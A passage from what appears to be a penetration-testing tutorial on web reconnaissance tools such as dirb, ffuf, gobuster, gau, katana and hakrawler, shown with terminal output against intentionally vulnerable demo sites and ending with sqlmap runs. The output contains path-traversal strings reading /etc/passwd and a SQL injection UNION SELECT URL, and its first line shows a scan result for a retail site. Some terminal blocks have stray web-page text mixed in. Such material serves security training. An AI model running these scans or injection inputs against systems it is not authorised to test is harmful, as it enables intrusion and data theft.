+ https://us.alkaramstudio.com/.web (CODE:200|SIZE:314750)
```

3. Use dirb <URL> -X .extension and it will append each word with the extension. Display the result.

```
(kali㉿kali)-[~]  
$ dirb http://[REDACTED] -x .html  
Our guestbook  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
PHP scanner  
PHP vuln help  
START_TIME: Wed Jan 15 13:28:56 2025  
URL_BASE: http://[REDACTED]/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]  
-----  
Warning: This is not a real shop. This is an example PHP application, which is intended  
to demonstrate how someone can break into your website. It also helps you understand how developer can  
let someone break into your website. You can use it to test other tools and your own  
-----  
Generated Words: 4612  
-----  
Scanning URL: http://[REDACTED]/  
-----  
END_TIME: Wed Jan 15 13:49:31 2025  
DOWNLOADED: 4612 - FOUND: 0
```



6. Dirbuster:

DirBuster is a multi-threaded java application designed to brute force directories and files names on web application servers.


In kali linux, this already pre-installed but this can be installed using

`sudo apt install dirbuster`

1. Open kali terminal and type dirbuster, new GUI will open and inputs can be filled there as shown in the POC.



2. Once all the required input fields are filled up and click run, you can find the list of files and directories as shown in the POC.



7. Ffuf – Web Fuzzer:

Ffuf is a fuzzer written in the Go programming language. Ffuf belongs to the exploitation phase in the pentesting lifecycle. It is also the fastest open-source fuzzing tool.

1. Open kali terminal and type `ffuf -h` and you will find all the command with brief description.

```
(kali@kali)-[~]
└─$ ffuf -h
Fuzz Faster U Fool - v2.1.0-dev

HTTP OPTIONS:
-H Header "Name: Value", separated by colon. Multiple -H flags are accepted.
-X HTTP method to use
-b Cookie data "NAME1=VALUE1; NAME2=VALUE2" for copy as curl functionality.
-cc Client cert for authentication. Client key needs to be defined as well for this to work
-ck Client key for authentication. Client certificate needs to be defined as well for this to work
-d POST data
-http2 Use HTTP2 protocol (default: false)
-ignore-body Do not fetch the response content. (default: false)
-r Follow redirects (default: false)
-raw Do not encode URI (default: false)
-recursion Scan recursively. Only FUZZ keyword is supported, and URL (-u) has to end in it. (default: false)
-recursion-depth Maximum recursion depth. (default: 0)
-recursion-strategy Recursion strategy: "default" for a redirect based, and "greedy" to recurse on all matches (default: default)
-replay-proxy Replay matched requests using this proxy.
-sni Target TLS SNI, does not support FUZZ keyword
-timeout HTTP request timeout in seconds. (default: 10)
-u Target URL
-x Proxy URL (SOCKS5 or HTTP). For example: http://127.0.0.1:8080 or socks5://127.0.0.1:8080

GENERAL OPTIONS:
-V Show version information. (default: false)
-ac Automatically calibrate filtering options (default: false)
-acc Custom auto-calibration string. Can be used multiple times. Implies -ac
-ach Per host autocalibration (default: false)
-ack Autocalibration keyword (default: FUZZ)
-acs Custom auto-calibration strategies. Can be used multiple times. Implies -ac
-c Colorize output. (default: false)
-config Load configuration from a file
-json JSON output, printing newline-delimited JSON records (default: false)
-maxtime Maximum running time in seconds for entire process. (default: 0)
-maxtime-job Maximum running time in seconds per job. (default: 0)
-noninteractive Disable the interactive console functionality (default: false)
-p Seconds of `delay` between requests, or a range of random delay. For example "0.1" or "0.1-2.0"
-rate Rate of requests per second (default: 0)
-s Do not print additional information (silent mode) (default: false)
-sa Stop on all error cases. Implies -sf and -se. (default: false)
-scraperfile Custom scraper file path
-scrappers Active scraper groups (default: all)
-se Stop on spurious errors (default: false)
-search Search for a FFUFHASH payload from ffuf history
-sf Stop when > 95% of responses return 403 Forbidden (default: false)
-t Number of concurrent threads. (default: 40)
```

2. Use `ffuf -u <URL>/FUZZ -w wordfile list` and you will find the details.

Method: The HTTP method (GET) used for testing.

URL: The target URL where FUZZ is the placeholder for the brute-forcing wordlist entries.

Wordlist: Specifies the wordlist (/usr/share/wordlists/dirb/big.txt) used for brute-forcing.

Follow Redirects: Redirects are not followed (false).

Timeout: Requests timeout after 10 seconds.

Threads: 40 threads were used to speed up requests.

Matcher: Matches specific HTTP response codes (200-299, 301, 302, 307, 401, 403, 405, 500).

Results:

Each line corresponds to a discovered directory or file on the target server. Here's the breakdown:

- **Path:** The directory or file identified (e.g., CVS, admin, cgi-bin).
- **Status:** The HTTP response status code.
 - 301: Redirect.
 - 200: OK (file exists).
 - 403: Forbidden (restricted access).
- **Size:** The size of the HTTP response body (in bytes).
- **Words:** The number of words in the response.
- **Lines:** The number of lines in the response.
- **Duration:** Time taken to receive a response (in milliseconds).



```

:: Method      : GET
:: URL         : http://[REDACTED]/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

```

```
CVS [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 262ms]
admin [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 260ms]
cgi-bin [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 276ms]
cgi-bin/ [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 267ms]
favicon.ico [Status: 200, Size: 894, Words: 2, Lines: 4, Duration: 263ms]
images [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 260ms]
pictures [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 259ms]
secured [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 312ms]
vendor [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 1060ms]
:: Progress: [20469/20469] :: Job [1/1] :: 18 req/sec :: Duration: [0:03:23] :: Errors: 0 ::
```

8. Gobuster:

Gobuster is a tool used to brute-force: URIs (directories and files) in web sites, DNS subdomains (with wildcard support), Virtual Host names on target web servers, Open Amazon S3 buckets, Open Google Cloud buckets and TFTP servers.

1. Open kali terminal and type `gobuster -h/ gobuster dir -h` and you will find all commands with brief description.

```
(kali@kali)-[~]
$ gobuster -h
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs         Uses gcs bucket enumeration mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  tftp        Uses TFTP enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)

Flags:
  --debug           Enable debug output
  --delay duration  Time each thread waits between requests (e.g. 1500ms)
  -h, --help        help for gobuster
  --no-color        Disable color output
  --no-error        Don't display errors
  -z, --no-progress Don't display progress
  -o, --output string Output file to write results to (defaults to stdout)
  -p, --pattern string File containing replacement patterns
  -q, --quiet        Don't print the banner and other noise
  -t, --threads int  Number of concurrent threads (default 10)
  -v, --verbose      Verbose output (errors)
  -w, --wordlist string Path to the wordlist. Set to - to use STDIN.
  --wordlist-offset int Resume from a given position in the wordlist (defaults to 0)

Use "gobuster [command] --help" for more information about a command.
```

2. Use `gobuster dir -u <URL> -w wordlist` and you will find list of directories with status code.

```
(kali@kali)-[~]
$ gobuster dir -u https://[REDACTED] -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://[REDACTED]/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 302) [Size: 0] [→ /login.jsp]
/aux (Status: 200) [Size: 0]
/bank (Status: 302) [Size: 0] [→ /login.jsp]
/com3 (Status: 200) [Size: 0]
/com1 (Status: 200) [Size: 0]
/com2 (Status: 200) [Size: 0]
/con (Status: 200) [Size: 0]
/images (Status: 302) [Size: 0] [→ /images/]
/lpt1 (Status: 200) [Size: 0]
/lpt2 (Status: 200) [Size: 0]
/nul (Status: 200) [Size: 0]
/pr (Status: 302) [Size: 0] [→ /pr/]
/prn (Status: 200) [Size: 0]
/static (Status: 302) [Size: 0] [→ /static/]
/util (Status: 302) [Size: 0] [→ /util/]
Progress: 4614 / 4615 (99.98%)

Finished
```

3. `gobuster dns -d <domain name> -w wordlist` and using this command will enumerate DNS by comparing with the provided wordlist.

```
(kali㉿kali)-[~]
$ gobuster dns -d [REDACTED]
Error: required flag(s) "wordlist" not set

(kali㉿kali)-[~]
$ gobuster dns -d [REDACTED] -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain:      demo.testfire.net
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt

Starting gobuster in DNS enumeration mode
Progress: 20469 / 20470 (100.00%)
Finished
```

Web application Crawling tool:

9. GAU (Get All URLs):

This tool is used to find all URLs from a website/web application. This tool helps to get subdomains of all HTTPS as well as HTTP websites.

How to install: `sudo apt install getallurls`

Or go install `github.com/lc/gau/v2/cmd/gau@latest`

Or git clone `https://github.com/lc/gau.git; \`

`cd gau/cmd; \`

`go build; \`

`sudo mv gau /usr/local/bin; \`

`gau --version;`

1. Open kali terminal and use `echo <URL>|gau`, it will provide all the urls in the target web application. The output can be saved using `echo <URL>|gau > output.txt`

```
(kali㉿kali)-[~]
$ echo https://pentest-ground.com/ | gau
WARN[0000] error reading config: Config file /home/kali/.gau.toml not found, using default config
https://pentest-ground.com/
https://pentest-ground.com/.well-known/ai-plugin.json
https://pentest-ground.com/.well-known/assetlinks.json
https://pentest-ground.com/.well-known/dnt-policy.txt
https://pentest-ground.com/.well-known/gpc.json
https://pentest-ground.com/.well-known/nodeinfo
https://pentest-ground.com/.well-known/openid-configuration
https://pentest-ground.com/.well-known/security.txt
https://pentest-ground.com/.well-known/trust.txt
https://pentest-ground.com/?utm_campaign=pentest-ground&utm_source=blog&utm_medium=website
https://pentest-ground.com/ads.txt
https://pentest-ground.com/alpine-data.js
https://pentest-ground.com/app-ads.txt
http://pentest-ground.com/config/
http://pentest-ground.com/database/
http://pentest-ground.com/docs/
http://pentest-ground.com/docs/graphics/docker/
http://pentest-ground.com/dvwa/
http://pentest-ground.com/dvwa/css/
http://pentest-ground.com/dvwa/images/
http://pentest-ground.com/dvwa/js/
http://pentest-ground.com/external/
https://pentest-ground.com/favicon.ico
https://pentest-ground.com/gtm.js
https://pentest-ground.com/https://pentest-ground.com/
https://pentest-ground.com/img
https://pentest-ground.com/img/CopyIcon.svg
https://pentest-ground.com/img/FlamingHead.webp
https://pentest-ground.com/img/LogoPTTsmall.svg
https://pentest-ground.com/img/PentestGroundFavicon.png
https://pentest-ground.com/img/PentestGroundLogo.svg
```

2. Once an output file is created, then using `grep exact match` can be find inside the file.

```

(kali@kali)-[~]
$ echo https://pentest-ground.com/ |gau > test.txt
WARN[0000] error reading config: Config file /home/kali/.gau.toml not found, using default config

(kali@kali)-[~]
$ cat test.txt | grep robot
https://pentest-ground.com/robots.txt

(kali@kali)-[~]
$ cat test.txt | grep csrf
http://pentest-ground.com/vulnerabilities/csrf/

(kali@kali)-[~]
$ cat test.txt | grep webp
https://pentest-ground.com/img/FlamingHead.webp
https://pentest-ground.com/img/TargetandBugs.webp

```

3. Use subfinder -d <URL> |gau, it will provide all the urls in inside sub-domains as well.

```

(kali@kali)-[~]
$ subfinder -d pentest-ground.com |gau
WARN[0000] error reading config: Config file /home/kali/.gau.toml not found, using default config

projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for pentest-ground.com
[INF] Found 11 subdomains for pentest-ground.com in 3 seconds 756 milliseconds
https://rapidreset.pentest-ground.com/
https://pentest-ground.com/
https://pentest-ground.com/.well-known/ai-plugin.json
https://pentest-ground.com/.well-known/assetlinks.json
https://pentest-ground.com/.well-known/dnt-policy.txt
https://pentest-ground.com/.well-known/gpc.json
https://pentest-ground.com/.well-known/nodeinfo
https://pentest-ground.com/.well-known/openid-configuration
https://pentest-ground.com/.well-known/security.txt
https://pentest-ground.com/.well-known/trust.txt
https://pentest-ground.com/?utm_campaign=pentest-ground&utm_source=blog&utm_medium=website&utm_content=
https://pentest-ground.com/?utm_medium=website&utm_source=blog&utm_campaign=custom-ctas&utm_content=
https://pentest-ground.com/ads.txt
https://pentest-ground.com/alpine-data.js
https://pentest-ground.com/app-ads.txt
http://pentest-ground.com/config/
http://pentest-ground.com/database/
http://pentest-ground.com/docs/
http://pentest-ground.com/docs/graphics/docker/
http://pentest-ground.com/dvwa/
http://pentest-ground.com/dvwa/css/
http://pentest-ground.com/dvwa/images/

```

4. Two separate urls can also being crawled using gau at the same time.
Use gau <URL1> <URL2>


```
(kali@kali)-[~]
$ gau https://[REDACTED]/ http://testphp.vulnweb.com/
WARN[0000] error reading config: Config file /home/kali/.gau.toml not found,
http://demo.testfire.net:80/
http://demo.testfire.net:80/!.htaccess
http://demo.testfire.net/%22
http://demo.testfire.net/%E2%80%93
http://demo.testfire.net/%E2%80%99
http://demo.testfire.net/%E2%80%A2
http://demo.testfire.net/%EF%82%97
http://demo.testfire.net/%EF%82%97http://testasp.acunetix.com/
http://demo.testfire.net/%EF%82%97http://testasp.acunetix.com/%EF%82%97
http://demo.testfire.net:80/*
http://demo.testfire.net:80/*.*.txt
http://demo.testfire.net:80/.../etc/passwd
http://demo.testfire.net:80/..loan%20products
http://demo.testfire.net:80/..testing.txt
http://demo.testfire.net:80/.boot.in%00.htm
http://demo.testfire.net:80/.config
http://demo.testfire.net:80/.config.php.swp
http://demo.testfire.net:80/.htm
http://demo.testfire.net:80/.robots.txt
http://demo.testfire.net/.well-known/ai-plugin.json
http://demo.testfire.net/.well-known/assetlinks.json
http://demo.testfire.net/.well-known/dnt-policy.txt
http://demo.testfire.net/.well-known/gpc.json
http://demo.testfire.net/.well-known/nodeinfo
http://demo.testfire.net/.well-known/openid-configuration
http://demo.testfire.net/.well-known/security.txt
http://demo.testfire.net/.well-known/trust.txt
http://demo.testfire.net:80/0%20UNION%20SELECT%20username,password,'a','a'%20
http://demo.testfire.net:80/02
https://demo.testfire.net/1
http://demo.testfire.net/101
```

10. Httpx:

htpx is a fast and multi-purpose HTTP toolkit that allows running multiple probes using the `retryablehttp` library.

1. Open kali terminal and use `httpx -h` to receive all the commands with brief description.
2. Use `cat <saved file results from gau tool or other crawling tool> | httpx <new output filename>`

```
(kali㉿kali)-[~] come to our page  
$ cat test.txt |httpx -mc 200> liveurl.txt
```

Test site for Acunetix WVS.

Security categories:

Basic Auth

CSP

CSRF

Cookie Security

DNS

HTTP Security Headers

JSON API

AJAX Demo

Links

projectdiscovery.io

```
[INF] Current httpx version v1.6.9 (latest)  
[WRN] UI Dashboard is disabled, Use --dashboard option to enable
```

Project Discovered

3. In this screenshot, test.txt is the output from `echo <URL>|gau > test.txt` and liveurl.txt is the output from `cat <saved file results from gau tool or other crawling tool> | httpx <liveurl.txt>`. Here you can observe that the line count has been decreased, and it shows only live urls.

```

kali@kali:~$ cat test.txt |wc -l
1347
kali@kali:~$ cat liveurl.txt |wc -l
220

```

11. Waybackurls:

Bring all the URLs that the Wayback machine knows for one or more domain names. Normally it is pre-installed in kali, if you need to install it, this below mentioned link can be used.

Installation

go install github.com/barisbaydur/waybackurls@latest

1. Open kali terminal and use `waybackurls -h` to get all the commands.

```
(kali㉿kali)-[~]
$ waybackurls -h
Usage of waybackurls:
  -dates
      show date of fetch in the first column
  -get-versions
      list URLs for crawled versions of input URL(s)
  -no-sub
      don't include subdomains of the target domain
```

2. Use `echo <target url> | waybackurls > output.txt`, to save the output file in text format.

```
(kali㉿kali)-[~]
$ echo http://testphp.vulnweb.com/ | waybackurls > waybackurls.txt
(kali㉿kali)-[~]
$ cat waybackurls.txt
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/artists.php?artist=1'
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/privacy.php
http://testphp.vulnweb.com/robots.txt
http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
http://testphp.vulnweb.com/%0A
http://testphp.vulnweb.com/%0A%0A%D9%87%D8%B0%D8%A7
http://testphp.vulnweb.com:80/%20/listproducts.php?
http://testphp.vulnweb.com:80/%20HTTP/1.1
http://testphp.vulnweb.com/%20I%20want%20to%20start%20testing%20on%20s
http://testphp.vulnweb.com:80/%20ip
http://testphp.vulnweb.com:80/%20Web%20Server
http://testphp.vulnweb.com/%2525/index.php
http://testphp.vulnweb.com/%CB%93%E2%86%92
http://testphp.vulnweb.com/%CB%93%E2%86%92artists.php
http://testphp.vulnweb.com/%CB%93%E2%86%92artists.php?artist=0
http://testphp.vulnweb.com/%CB%93%E2%86%92FUZZ
```

- Using `grep` command, can find any parameter and it can be used to find other vulnerabilities like here we tried to use `sqlmap` for file parameter.

```

Welcome to our page
(kali@kali)-[~]
$ cat waybackurls.txt | grep ?file=../../etc/passwd

http://testphp.vulnweb.com/artists.php?file=../../etc/passwd

(kali@kali)-[~]
$ cat waybackurls.txt | grep ?file=../../etc/passwd | sqlmap

1.8.12#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob-
responsible for any misuse or damage caused by this program

[*] starting @ 23:50:21 /2025-01-19/

[23:50:21] [INFO] using 'STDIN' for parsing targets list
[1/?] URL:
GET http://testphp.vulnweb.com/artists.php?file=../../etc/passwd
do you want to test this URL? [Y/n/q]
> Y
[23:50:21] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?file=../../etc/passwd'
[23:50:21] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01192025_1150pm.csv' as the CSV results file in multiple targets mode
[23:50:22] [INFO] testing connection to the target URL
[23:50:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:50:23] [INFO] testing if the target URL content is stable
[23:50:23] [INFO] target URL content is stable
[23:50:23] [INFO] testing if GET parameter 'file' is dynamic
[23:50:23] [WARNING] GET parameter 'file' does not appear to be dynamic
[23:50:23] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[23:50:24] [INFO] testing for SQL injection on GET parameter 'file'
[23:50:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:50:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

```

12. Katana:

Framework for web crawling and spidering.

This can be installed from here: [go install github.com/projectdiscovery/katana/cmd/katana@latest](https://github.com/projectdiscovery/katana)

1. Open kali terminal and type `katana -h`, it will display all the commands with usage.

```
$ katana -h
katana is a fast crawler focused on execution in automation
pipelines offering both headless and non-headless crawling. (Cross Site Scripting (XSS) Parameters for gtrbughunters)

Usage:
  katana [flags]

Flags:
  -c, -crawl-duration value      maximum duration to crawl the target for (s, m, h, d) (default s)
  -d, -depth int                 maximum depth to crawl (default 3)
  -e, -exclude string[]         exclude host matching specified filter ('cdn', 'private-ips', cidr, ip, regex)
  -f, -form-extraction           extract form, input, textarea & select elements in jsonl output
  -fx, -form-config string       path to custom form configuration file
  -fc, -field-config string      path to custom field configuration file
  -H, -headers string[]         custom header/cookie to include in all http request in header:value format (file)
  -i, -ignore-query-params      Ignore crawling same path with different query-param values
  -j, -js-crawl                 enable endpoint parsing / crawling in javascript file
  -jsl, -jsluice                enable jsluice parsing in javascript file (memory intensive)
  -k, -known-files string       enable crawling of known files (all,robotstxt,sitemapxml), a minimum depth of 3 is
  -m, -max-response-size int     maximum response size to read (default 4194304)
  -r, -resolvers string[]        list of custom resolver (file or comma separated)
  -s, -strategy string           Visit strategy (depth-first, breadth-first) (default "depth-first")
  -td, -tech-detect              enable technology detection
  -tl, -tls-impersonate          enable experimental client hello (ja3) tls randomization
  -u, -list string[]            target url / list to crawl
  -v, -verbose                   enable verbose output
  -w, -workers int               number of workers to run (default 10)
  -x, -xss                       enable XSS parameters
  -y, -yml                      enable yaml support
  -z, -zlib                      enable zlib support

CONFIGURATION:
  -c, -crawl-duration value      maximum duration to crawl the target for (s, m, h, d) (default s)
  -d, -depth int                 maximum depth to crawl (default 3)
  -e, -exclude string[]         exclude host matching specified filter ('cdn', 'private-ips', cidr, ip, regex)
  -f, -form-extraction           extract form, input, textarea & select elements in jsonl output
  -fx, -form-config string       path to custom form configuration file
  -fc, -field-config string      path to custom field configuration file
  -H, -headers string[]         custom header/cookie to include in all http request in header:value format (file)
  -i, -ignore-query-params      Ignore crawling same path with different query-param values
  -j, -js-crawl                 enable endpoint parsing / crawling in javascript file
  -jsl, -jsluice                enable jsluice parsing in javascript file (memory intensive)
  -k, -known-files string       enable crawling of known files (all,robotstxt,sitemapxml), a minimum depth of 3 is
  -m, -max-response-size int     maximum response size to read (default 4194304)
  -r, -resolvers string[]        list of custom resolver (file or comma separated)
  -s, -strategy string           Visit strategy (depth-first, breadth-first) (default "depth-first")
  -td, -tech-detect              enable technology detection
  -tl, -tls-impersonate          enable experimental client hello (ja3) tls randomization
  -u, -list string[]            target url / list to crawl
  -v, -verbose                   enable verbose output
  -w, -workers int               number of workers to run (default 10)
  -x, -xss                       enable XSS parameters
  -y, -yml                      enable yaml support
  -z, -zlib                      enable zlib support
```

2. Use `katana -u <target URL>` to find all the end points and after that if you use pipe any keyword to find those specific urls. It will display the results as per search.

```
(kali㉿kali)-[~]
$ katana -u http://testinvicti.com/ | grep =

projectdiscovery.io

[INF] Current katana version v1.1.2 (latest)
[INF] Started standard crawling for => http://testinvicti.com/
http://aspnet.testinvicti.com/Request.aspx?r=/statics/download/
http://aspnet.testinvicti.com/Help.aspx?item=help-konu1.html
http://aspnet.testinvicti.com/administrator/Login.aspx?r=/Dashboard/
http://aspnet.testinvicti.com/administrator/Login.aspx?r=/Dashboard/&newAuth=1
http://aspnet.testinvicti.com/redirect.aspx?site=bitcoin.org
http://aspnet.testinvicti.com/Products.aspx?pId=3
http://aspnet.testinvicti.com/Products.aspx?pId=4
http://angular.testinvicti.com/test.php?r=index.html
```

3. Use the filtered out file saved as XSS.txt to use the output to find XSS in the target url.

1. Open kali terminal and use `echo <target URL> | hakrawler` and use `echo <target URL> -subs`, to gather urls from sub-domains also. OR if you want to gather urls from multiple targets then you can use `echo <target file> | hakrawler`

```
(kali㉿kali)-[~]
└─$ echo http://testinvicti.com/ | hakrawler
http://aspnet.testinvicti.com/
http://php.testinvicti.com/
http://angular.testinvicti.com/
http://rest.testinvicti.com/
http://graphql.testinvicti.com/
http://python.testinvicti.com/
http://vulnapi.testinvicti.com/

(kali㉿kali)-[~]
└─$ echo http://testinvicti.com/ | hakrawler -subs
http://aspnet.testinvicti.com/
http://php.testinvicti.com/
http://angular.testinvicti.com/
http://rest.testinvicti.com/
http://graphql.testinvicti.com/
http://python.testinvicti.com/
http://vulnapi.testinvicti.com/
http://graphql.testinvicti.com/static/js/main.b4f14864.js
http://rest.testinvicti.com/docs/
http://testinvicti.com/
https://owasp.org/API-Security/editions/2023/en/0x11-t10/
http://vulnapi.testinvicti.com/swagger
```

```
(kali㉿kali)-[~]
└─$ cat katana.txt | hakrawler
https://www.acunetix.com/
https://www.acunetix.com/vulnerability-scanner/
http://testphp.vulnweb.com/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
http://www.acunetix.com/
https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
http://www.electasy.com/Fractal-Explorer/index.html
http://www.acunetix.com/
http://testphp.vulnweb.com/privacy.php
mailto:wvs@acunetix.com
http://testphp.vulnweb.com/Mod_Rewrite_Shop/
http://testphp.vulnweb.com/hpp/
http://testphp.vulnweb.com/search.php?test=query
javascript:loadSomething('artists.php');
javascript:loadSomething('categories.php');
https://www.acunetix.com/
https://www.acunetix.com/vulnerability-scanner/
http://testphp.vulnweb.com/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
```

2. From the output from point 1, you can use sqlmap or XSS etc on any urls.


```

(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/search.php?test=query

search.php
1.8.12#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is responsible for any misuse or damage caused by this program

[*] starting @ 23:54:27 /2025-01-21/

[23:54:27] [INFO] testing connection to the target URL
[23:54:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:54:28] [INFO] testing if the target URL content is stable
[23:54:28] [INFO] target URL content is stable
[23:54:28] [INFO] testing if GET parameter 'test' is dynamic
[23:54:28] [WARNING] GET parameter 'test' does not appear to be dynamic
[23:54:29] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: MySQL)
[23:54:29] [INFO] testing for SQL injection on GET parameter 'test'
[23:54:29] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] y
[23:54:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
